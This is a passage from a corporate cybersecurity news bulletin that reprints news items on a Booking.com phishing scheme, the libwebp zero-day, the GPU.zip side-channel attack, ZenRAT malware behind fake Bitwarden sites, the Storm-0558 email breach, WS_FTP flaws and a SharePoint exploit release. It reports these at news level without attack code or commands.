
Since the communication comes from the booking site through the official channel, the target has no reason to doubt its legitimacy.

Fake Booking.com page

Guez says that the victim receives a link for the alleged card verification to keep the reservation. The link triggers on the victim machine an executable that is encoded in a complex JavaScript base64 script.

The researcher stresses that the script's purpose is to detect information about the browsing environment and it is designed to make analysis significantly more difficult.

The attacker also included multiple security validation and anti-analysis techniques to make sure that only potential victims reach the next stage of the scam, which shows a fake Booking.com payment page.



Fake Booking.com payment page collects credit card

source: Akamai

Despite the more sophisticated approach that makes the trick very difficult to spot, Guez says that the regular signs indicating a potential scam could still reveal the fraud.

Users should avoid clicking on unsolicited links, even if they look legitimate, be suspicious of urgent or threatening messages asking for immediate action, and check URLs for indicators of deception.

However, to ensure you don't fall victim to more complex phishing campaigns, the recommended action is to contact the company directly at an official email address or phone number and ask for clarifications about the message.

Source: <https://www.bleepingcomputer.com/news/security/hotel-hackers-redirect-guests-to-fake-bookingcom-to-steal-cards/>

14. Critical Vulnerability in libwebp Library

Both Apple and Google have recently reported critical vulnerabilities in their systems—iOS and Chrome, respectively—that are ultimately the result of the same vulnerability in the libwebp library:

On Thursday, researchers from security firm Rezillion published evidence that they said made it “highly likely” both indeed stemmed from the same bug, specifically in libwebp, the code library that apps, operating systems, and other code libraries incorporate to process WebP images.

Rather than Apple, Google, and Citizen Lab coordinating and accurately reporting the common origin of the vulnerability, they chose to use a separate CVE designation, the researchers said. The researchers concluded that “millions of different applications” would remain vulnerable until they, too, incorporated the libwebp fix. That, in turn, they said, was preventing automated systems that developers use to track known vulnerabilities in their offerings from detecting a critical vulnerability that’s under active exploitation.

Source: <https://www.schneier.com/blog/archives/2023/09/critical-vulnerability-in-libwebp-library.html>

15. Google assigns new maximum rated CVE to libwebp bug exploited in attacks

Google has assigned a new CVE ID (CVE-2023-5129) to a libwebp security vulnerability exploited as a zero-day in attacks and patched two weeks ago.

The company initially disclosed the flaw as a Chrome weakness, tracked as CVE-2023-4863, rather than assigning it to the open-source libwebp library used to encode and decode images in WebP format.


This zero-day bug was jointly reported by Apple Security Engineering and Architecture (SEAR) and the Citizen Lab at The University of Toronto's Munk School on Wednesday, September 6, and fixed by Google less than a week later.

Security researchers at Citizen Lab have an established track record of detecting and revealing zero-days that have been abused in targeted spyware campaigns, often linked to state-sponsored threat actors primarily targeting high-risk individuals such as journalists and opposition politicians.

The decision to tag it as a Chrome bug caused confusion within the cybersecurity community, prompting questions regarding Google's choice to categorize it as a Google Chrome issue rather than identifying it as a flaw in libwebp.

Security consulting firm founder Ben Hawkes (who previously led Google's Project Zero team) also linked CVE-2023-4863 to the CVE-2023-41064 vulnerability addressed by Apple on

September 7 and abused as part of a zero-click iMessage exploit chain (dubbed BLASTPASS) to infect fully patched iPhones with NSO Group's Pegasus commercial spyware.



New maximum severity CVE

However, it has now assigned another CVE ID, CVE-2023-5129, marking it as a critical issue in libwebp with a maximum 10/10 severity rating. This change has significant implications for other projects using the libwebp open-source library.

Now officially recognized as a libwebp flaw, it involves a heap buffer overflow in WebP, impacting Google Chrome versions preceding 116.0.5845.187.

This vulnerability resides within the Huffman coding algorithm used by libwebp for lossless compression and it enables attackers to execute out-of-bounds memory writes using maliciously crafted HTML pages.

This type of exploit can have severe consequences, from crashes to arbitrary code execution and unauthorized access to sensitive information.

The reclassification of CVE-2023-5129 as a libwebp vulnerability holds particular importance due to it initially going unnoticed as a potential security threat for numerous projects using libwebp, including 1Password, Signal, Safari, Mozilla Firefox, Microsoft Edge, Opera, and the native Android web browsers.

The revised critical rating underscores the importance of promptly addressing the security vulnerability (now tracked under multiple CVE IDs with different severity ratings) across these platforms to ensure users' data security.

A Google spokesperson was not immediately available for comment when contacted by BleepingComputer earlier today.

Source: <https://www.bleepingcomputer.com/news/security/google-assigns-new-maximum-rated-cve-to-libwebp-bug-exploited-in-attacks/>

16. Modern GPUs vulnerable to new GPU.zip side-channel attack

Researchers from four American universities have developed a new GPU side-channel attack that leverages data compression to leak sensitive visual data from modern graphics cards when visiting web pages.

The researchers have demonstrated the effectiveness of this 'GPU.zip' attack by performing cross-origin SVG filter pixel-stealing attacks through the Chrome browser.

The researchers disclosed the vulnerability to impacted video card manufacturers in March 2023. However, as of September 2023, no affected GPU vendors (AMD, Apple, Arm, NVIDIA, Qualcomm) or Google (Chrome) have rolled out patches to address the problem.

The new flaw is outlined in a paper from researchers at the University of Texas at Austin, Carnegie Mellon University, University of Washington, and University of Illinois Urbana-Champaign and will appear in the 45th IEEE Symposium on Security and Privacy.

Leaking through compression

Generally, data compression creates distinct data-dependent DRAM traffic and cache utilization, which can be abused for leaking secrets, so software turns off compression when handling sensitive data.

The GPU.zip researchers explain that all modern graphic processor units, especially integrated Intel and AMD chips, perform software-visible data compression even when not explicitly asked.

Modern GPUs follow this risky practice as an optimization strategy, as it helps save on memory bandwidth and improve performance without software.


This compression is often undocumented and vendor-specific, and the researchers have found a way to exploit it to leak visual data from GPUs.

Specifically, they demonstrated an attack that extracts individual pixel data through a web browser on various devices and GPU architectures, as shown below.

SoC & iGPU	Chrome version	Operating system	Screen resolution	Rendering time side channel Throughput (pixels/second)	Accuracy	LLC walk time side channel Throughput (pixels/second)	Accuracy
Intel i7-8700 (Desktop) Intel UHD 630	112 64-bits	Ubuntu 22.04 (kernel 5.15)	1920 × 1080	2.0	99.6%	2.0	98.3%
Intel i7-12700K (Desktop) Intel UHD 770	111 64-bits	Ubuntu 22.04 (kernel 5.19)	1920 × 1080	0.5	93.8%	2.7	96.2%
Intel i7-10610U (Laptop) Intel UHD 620	112 64-bits	Windows 11 Pro	1920 × 1080	1.0	98.3%	0.5	94.3%
Intel i7-10510U (Laptop) Intel UHD 620	111 64-bits	Ubuntu 22.04 (kernel 5.19)	1920 × 1080	1.2	95.6%	1.4	96.9%
AMD Ryzen 7 4800U (Desktop) AMD Radeon Vega 8	111 64-bits	Ubuntu 22.04 (kernel 5.19)	1920 × 1080	6.2	93.4%	2.1	97.5%
AMD Ryzen 5 7600X (Desktop) NVIDIA GeForce RTX 2080 Super	109 64-bits	Windows 10 Pro	3440 × 1440	0.5	99.6%	N/A	N/A
Intel i7-11800H (Laptop) NVIDIA GeForce RTX 3060 Laptop	112 64-bits	Windows 11 Home	3840 × 1600	0.5	96.9%	N/A	N/A
Apple M1 Mac Mini (Desktop) Apple 8-core GPU	109 64-bits	Ventura 13.1	1920 × 1080	0.2	96.8%	N/A	N/A
Google Tensor (Google Pixel 6) Arm Mali G78 MP20	112 64-bits	Android 13	1080 × 2040	0.2	68.6%	N/A	N/A

Test results on various systems (hertzbleed.com)


The proof-of-concept attack demonstrates stealing the username from a Wikipedia iframe, which is possible within 30 minutes on Ryzen and 215 minutes on Intel GPUs, at accuracies of 97% and 98.3%, respectively.



Retrieving the username (hertzbleed.com)

The iframe hosts a cross-origin webpage whose pixels are isolated and turned into binary, meaning they're converted into two possible colors.

Next, these pixels are enlarged, and a specialized SVG filter stack is applied to create textures that are either compressible or not. By measuring the time taken for the texture to render, the researchers can deduce the original color/state of the target pixel.



GPU.zip attack concept (hertzbleed.com)

We have recently seen the application of SVG filters to induce data-dependent execution and the use of JavaScript to measure computation time and frequency to discern the pixel's color on the "Hot Pixels" attack.

While Hot Pixels exploits data-dependent computation times on modern processors, GPU.zip hinges on undocumented GPU data compression to achieve similar results.

GPU.zip severity

GPU.zip impacts almost all major GPU manufacturers, including AMD, Apple, Arm, Intel, Qualcomm, and NVIDIA, but not all cards are equally affected.

The fact that none of the impacted vendors have decided to fix the issue by optimizing their data compression approach and limiting its operation to non-sensitive cases further raises the risk.

Although GPU.zip potentially impacts the vast majority of laptops, smartphones, tablets, and desktop PCs worldwide, the immediate impact on users is moderated by the complexity and time required to perform the attack.

Also, websites that deny cross-origin iframe embedding cannot be used for leaking user data through this or similar side-channel attacks.

"Most sensitive websites already deny being embedded by cross-origin websites. As a result, they are not vulnerable to the pixel stealing attack we mounted using GPU.zip," explains the researchers in a FAQ on the team's website.

Finally, the researchers note that Firefox and Safari do not meet all the criteria needed for GPU.zip to work, such as allowing cross-origin iframes to be loaded with cookies, rendering SVG filters on iframes, and delegating rendering tasks to the GPU.

Update 9/28 - An Intel spokesperson has sent BleepingComputer the following comment regarding the GPU.zip risk and its impact on the firm's products:

While Intel hasn't had access to the researcher's full paper, we assessed the researcher findings that were provided and determined the root cause is not in our GPUs but in third party software.

Source: <https://www.bleepingcomputer.com/news/security/modern-gpus-vulnerable-to-new-gpuzip-side-channel-attack/>

17. Fake Bitwarden sites push new ZenRAT password-stealing malware

Fake Bitwarden sites are pushing installers purportedly for the open-source password manager that carry a new password-stealing malware that security researchers call ZenRAT.

The malware is distributed to Windows users through websites that imitate the legitimate Bitwarden site and rely on typosquatting to fool potential victims.


Focused on Windows users

The purpose of ZenRAT is to collect browser data and credentials along with details about the infected host, a behavior consistent with an information stealer.

Cybercriminals can use the details to create a fingerprint of the compromised system that can be used to access an account as if the legitimate user logged in.

Security researchers at cybersecurity company Proofpoint discovered ZenRAT after receiving in August a sample of the malware from Jérôme Segura, Senior Director of Threat Intelligence at Malwarebytes.

The distribution point was “a very convincing lookalike to the real bitwarden.com” with a domain name specifically selected to trick visitors into believing they were accessing the official resource - bitwariden[.]com.



Fake Bitwarden site delivering ZenRAT

source: Proofpoint

Inside the fake Bitwarden installation package, Proofpoint researchers found a malicious .NET executable that is a remote access trojan (RAT) with info-stealing features they are now tracking as ZenRAT.

The malicious website provides the fake Bitwarden package only to Windows users, otherwise, it redirects to a cloned page of an opensource.com article about the password manager.

When trying to download the Bitwarden version for Linux or Mac, the user is redirected to the official download page of the software, Proofpoint notes.

The malicious Bitwarden installer for Windows is delivered from crazygameis[.]com, another fake URL for the legitimate browser-based gaming platform CrazyGames.

Host	URL	Body	Content-Type
bitwarden.com	/images/additional-img-1.svg	374	image/svg+xml
bitwarden.com	/fonts/font	75,260	
bitwarden.com	/images/additional-img-2.svg	407	image/svg+xml
bitwarden.com	/images/additional-img-3.svg	563	image/svg+xml
bitwarden.com	/images/favicon-32x32.png	799	image/png
bitwarden.com	/arrow.png	13,497	image/png
bitwarden.com	/BA.php?download=true	0	text/html; charset=UTF-8
crazygameis.com	/Bitwarden-Installer-version-2023-7-1.exe	1,934,271	application/octet-stream

Malicious Bitwarden payload delivery

source: Proofpoint

The researchers don't know how potential victims land on the fake Bitwarden site but phishing campaigns through Google ads have been used in the past to target Bitwarden users specifically.

Stealing data, evading analysis

Once running, ZenRAT uses WMI queries and other system tools to collect data about the host, which includes:

- CPU Name
- GPU Name
- OS Version
- Installed RAM
- IP address and Gateway
- Installed Antivirus
- Installed Applications

The details above are delivered to the command and control (C2) server in a ZIP archive that also includes data and credentials collected from the web browser.

Before communicating with the C2, though, ZenRAT makes sure that the host is not in a restricted region (Belarus, Kyrgyzstan, Kazakhstan, Moldova, Russia, and Ukraine).

The malware also checks if it is running in a virtual machine or a sandbox, a sign that researchers are analyzing it.

However, the researchers also discovered some strange information in the installer's metadata, such as claiming to be the hardware info app Speccy, from Piriform.

Another peculiarity is data about the signer of the installer. Although the digital certificate is not valid, ZenRAT's installer lists Tim Kosse, the developer of the open-source FileZilla FTP software, as the signer.

Despite having functions specific to an information stealer, Proofpoint has found evidence suggesting that the malware is designed to be modular and its capabilities can be expanded; however, no other modules have been observed in the wild.

The Bitwarden password manager has increased in popularity lately as it is regarded as a better alternative to other products on the market. With a growing user base, the software and its users become a target as cybercriminals take advantage

Source: <https://www.bleepingcomputer.com/news/security/fake-bitwarden-sites-push-new-zenrat-password-stealing-malware/>

18. Microsoft breach led to theft of 60,000 US State Dept emails

Chinese hackers stole tens of thousands of emails from U.S. State Department accounts after breaching Microsoft's cloud-based Exchange email platform in May.

During a recent Senate staff briefing, U.S. State Department officials disclosed that the attackers stole at least 60,000 emails from Outlook accounts belonging to State Department officials stationed in East Asia, the Pacific, and Europe, as Reuters first reported.

Additionally, the hackers managed to obtain a list containing all of the department's email accounts. The compromised State Department personnel primarily focused on Indo-Pacific diplomacy efforts.

"We need to harden our defenses against these types of cyberattacks and intrusions in the future, and we need to take a hard look at the federal government's reliance on a single vendor as a potential weak point," Senator Eric Schmitt said in a statement.

The reports were also confirmed by State Department spokesperson Matthew Miller in a press briefing on Thursday.

"Yes, it was approximately 60,000 unclassified emails that were exfiltrated as a part of that breach. No, classified systems were not hacked. These only related to the unclassified system Miller Miller told reporters.

"We have not made an attribution at this point, but, as I said before, we have no reason to doubt the attribution that Microsoft has made publicly. Again this was a hack of Microsoft systems that the State Department uncovered and notified Microsoft about."

Email breaches linked to Storm-0558 Chinese cyberspies

In July, Microsoft revealed that beginning on May 15, 2023, threat actors successfully breached Outlook accounts associated with approximately 25 organizations. The compromised organizations include the U.S. State and Commerce Departments and certain consumer accounts presumably linked to them.

Microsoft did not disclose specific details regarding the affected organizations, government agencies, or countries impacted by this email breach.

The company attributed the attacks to a cyber-espionage collective known as Storm-0558, suspected of being focused on obtaining sensitive information by infiltrating the email systems of their targets.

Earlier this month, Microsoft disclosed that the threat group first obtained a consumer signing key from a Windows crash dump, a breach facilitated after compromising the corporate account of a Microsoft engineer, which enabled access to the government email accounts.

The stolen Microsoft Account (MSA) key was employed to compromise Exchange Online and Azure Active Directory (AD) accounts by exploiting a previously patched zero-day validation vulnerability in the GetAccessTokenForResourceAPI. The flaw allowed the attackers to generate counterfeit signed access tokens, which allowed them to impersonate accounts within the targeted organizations.

In response to the security breach, Microsoft revoked the stolen signing key and, following investigations, found no additional instances of unauthorized access to customer accounts through the same method of access token forgery.

Under pressure from the Cybersecurity and Infrastructure Security Agency (CISA), Microsoft has also agreed to broaden access to cloud logging data at no cost, which would help network defenders identify potential breach attempts of a similar nature in the future.

Previously, such logging capabilities were exclusively accessible to customers with Purview Audit (Premium) logging licenses. Because of this, Microsoft faced criticism for impeding organizations from promptly detecting Storm-0558's attacks.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-breach-led-to-theft-of-60-000-us-state-dept-emails/>

19. Progress warns of maximum severity WS_FTP Server vulnerability

Progress Software, the maker of the MOVEit Transfer file-sharing platform recently exploited in widespread data theft attacks, warned customers to patch a maximum severity vulnerability in its WS_FTP Server software.

The company says thousands of IT teams worldwide use its enterprise-grade WS_FTP Server secure file transfer software.

In an advisory published on Wednesday, Progress disclosed multiple vulnerabilities impacting the software's manager interface and Ad hoc Transfer Module.

Out of all WS_FTP Server security flaws patched this week, two of them were rated as critical, with the one tracked as CVE-2023-40044 receiving a maximum 10/10 severity rating and allowing unauthenticated attackers to execute remote commands after successful exploitation of a .NET deserialization vulnerability in the Ad Hoc Transfer module.

The other critical bug (CVE-2023-42657) is a directory traversal vulnerability that enables attackers to perform file operations outside the authorized WS_FTP folder path.

"Attackers could also escape the context of the WS_FTP Server file structure and perform the same level of operations (delete, rename, rmdir, mkdir) on file and folder locations on the underlying operating system," Progress said.

According to the company's CVSS:3.1 rating for both vulnerabilities, attackers can exploit them in low-complexity attacks that don't require user interaction.

"We have addressed the vulnerabilities above and the Progress WS_FTP team strongly recommends performing an upgrade," Progress warned.

"We do recommend upgrading to the most highest version which is 8.8.2. Upgrading to a patched release, using the full installer, is the only way to remediate this issue. There will be an outage to the system while the upgrade is running."

The company also shared information on how to remove or disable the vulnerable WS_FTP Server Ad Hoc Transfer Module if it's not being used.

2,100 successful MOVEit data theft attacks and counting

Progress is still grappling with the aftermath of an extensive series of data theft attacks following the exploitation of a zero-day in the MOVEit Transfer secure file transfer platform by the Cl0p ransomware gang starting May 27.

As per estimates shared by security firm Emsisoft on Monday, the fallout of these attacks has affected more than 2,100 organizations and over 62 million individuals.

Despite the broad scope and the large number of victims, Coveware's estimates suggest that only a limited number are likely to succumb to Cl0p's ransom demands. Nevertheless, the cybercriminal group is anticipated to collect an estimated \$75-100 million in payments because of their high ransom demands.

Furthermore, reports have also surfaced indicating that multiple U.S. federal agencies and two entities under the U.S. Department of Energy (DOE) have fallen victim to Cl0p's data theft attacks.

Cl0p has been linked to multiple high-impact data theft and extortion campaigns targeting other managed file transfer platforms, including Accellion FTA servers in December 2020, the 2021 SolarWinds Serv-U Managed File Transfer attacks, and the mass exploitation of a GoAnywhere MFT zero-day in January 2023.

On Tuesday, Progress Software reported a 16% year-over-year revenue increase for its fiscal third quarter that ended on August 31, 2023, in an 8-K form filed with the U.S. Securities and Exchange Commission.

Progress excluded "certain expenses resulting from the zero-day MOVEit Vulnerability" from the report as it intends "to provide additional details regarding the MOVEit Vulnerability in our Form 10-Q for the quarter ended August 31, 2023."

Update September 29, 16:37 EDT: A Progress spokesperson shared the following statement after the article was published:

We have responsibly disclosed these vulnerabilities in conjunction with the researchers at Assetnote. Currently, we have not seen any indication that these vulnerabilities have been exploited. We have issued a fix and have encouraged our customers to perform an upgrade to the patched version of our software. Security is of the utmost importance to us and we leverage development practices to minimize product vulnerabilities whenever possible.

Source: <https://www.bleepingcomputer.com/news/security/progress-warns-of-maximum-severity-ws-ftp-server-vulnerability/>

20. Exploit released for Microsoft SharePoint Server auth bypass flaw

Proof-of-concept exploit code has surfaced on GitHub for a critical authentication bypass vulnerability in Microsoft SharePoint Server, allowing privilege escalation.

Tracked as CVE-2023-29357, the security flaw can let unauthenticated attackers gain administrator privileges following successful exploitation in low-complexity attacks that don't require user interaction.

"An attacker who has gained access to spoofed JWT authentication tokens can use them to execute a network attack which bypasses authentication and allows them to gain access to the privileges of an authenticated user," Microsoft explained in June when it patched the vulnerability.

"An attacker who successfully exploited this vulnerability could gain administrator privileges. The attacker needs no privileges nor does the user need to perform any action."

On September 25, STAR Labs researcher Nguyễn Tiến Giang (Janggggg) published a technical analysis describing the exploitation process for a chain of vulnerabilities.

These include the CVE-2023-29357 bug and a second critical flaw identified as CVE-2023-24955, which facilitates remote code execution through command injection.

Janggggg successfully achieved RCE on a Microsoft SharePoint Server using this exploit chain during the March 2023 Pwn2Own contest in Vancouver, earning a \$100,000 reward.

A day after the technical analysis was made public, a proof-of-concept exploit for the CVE-2023-29357 privilege escalation vulnerability surfaced on GitHub.

Although this exploit does not grant attackers remote code execution, as it does not cover the entire exploit chain demonstrated at Pwn2Own Vancouver, the author clarifies that attackers could potentially combine it with the CVE-2023-24955 command injection bug to achieve this objective.

"The script outputs details of admin users with elevated privileges and can operate in both single and mass exploit modes," the exploit's developer says.

"However, to maintain an ethical stance, this script does not contain functionalities to perform RCE and is meant solely for educational purposes and lawful and authorized testing."

A YARA rule is also available to help network defenders analyze logs for signs of potential exploitation on their SharePoint servers using the CVE-2023-29357 PoC exploit.

Despite the existing exploit not granting immediate remote code execution capabilities, it is highly recommended to apply the security patches issued by Microsoft earlier this year as a preventive measure against potential attacks.

Now that Janggggg has released technical details for both flaws, it is only a matter of time before threat actors or other security researchers reproduce the full exploit chain to achieve full remote code execution.

Source: <https://www.bleepingcomputer.com/news/security/exploit-released-for-microsoft-sharepoint-server-auth-bypass-flaw/>



If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech.**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.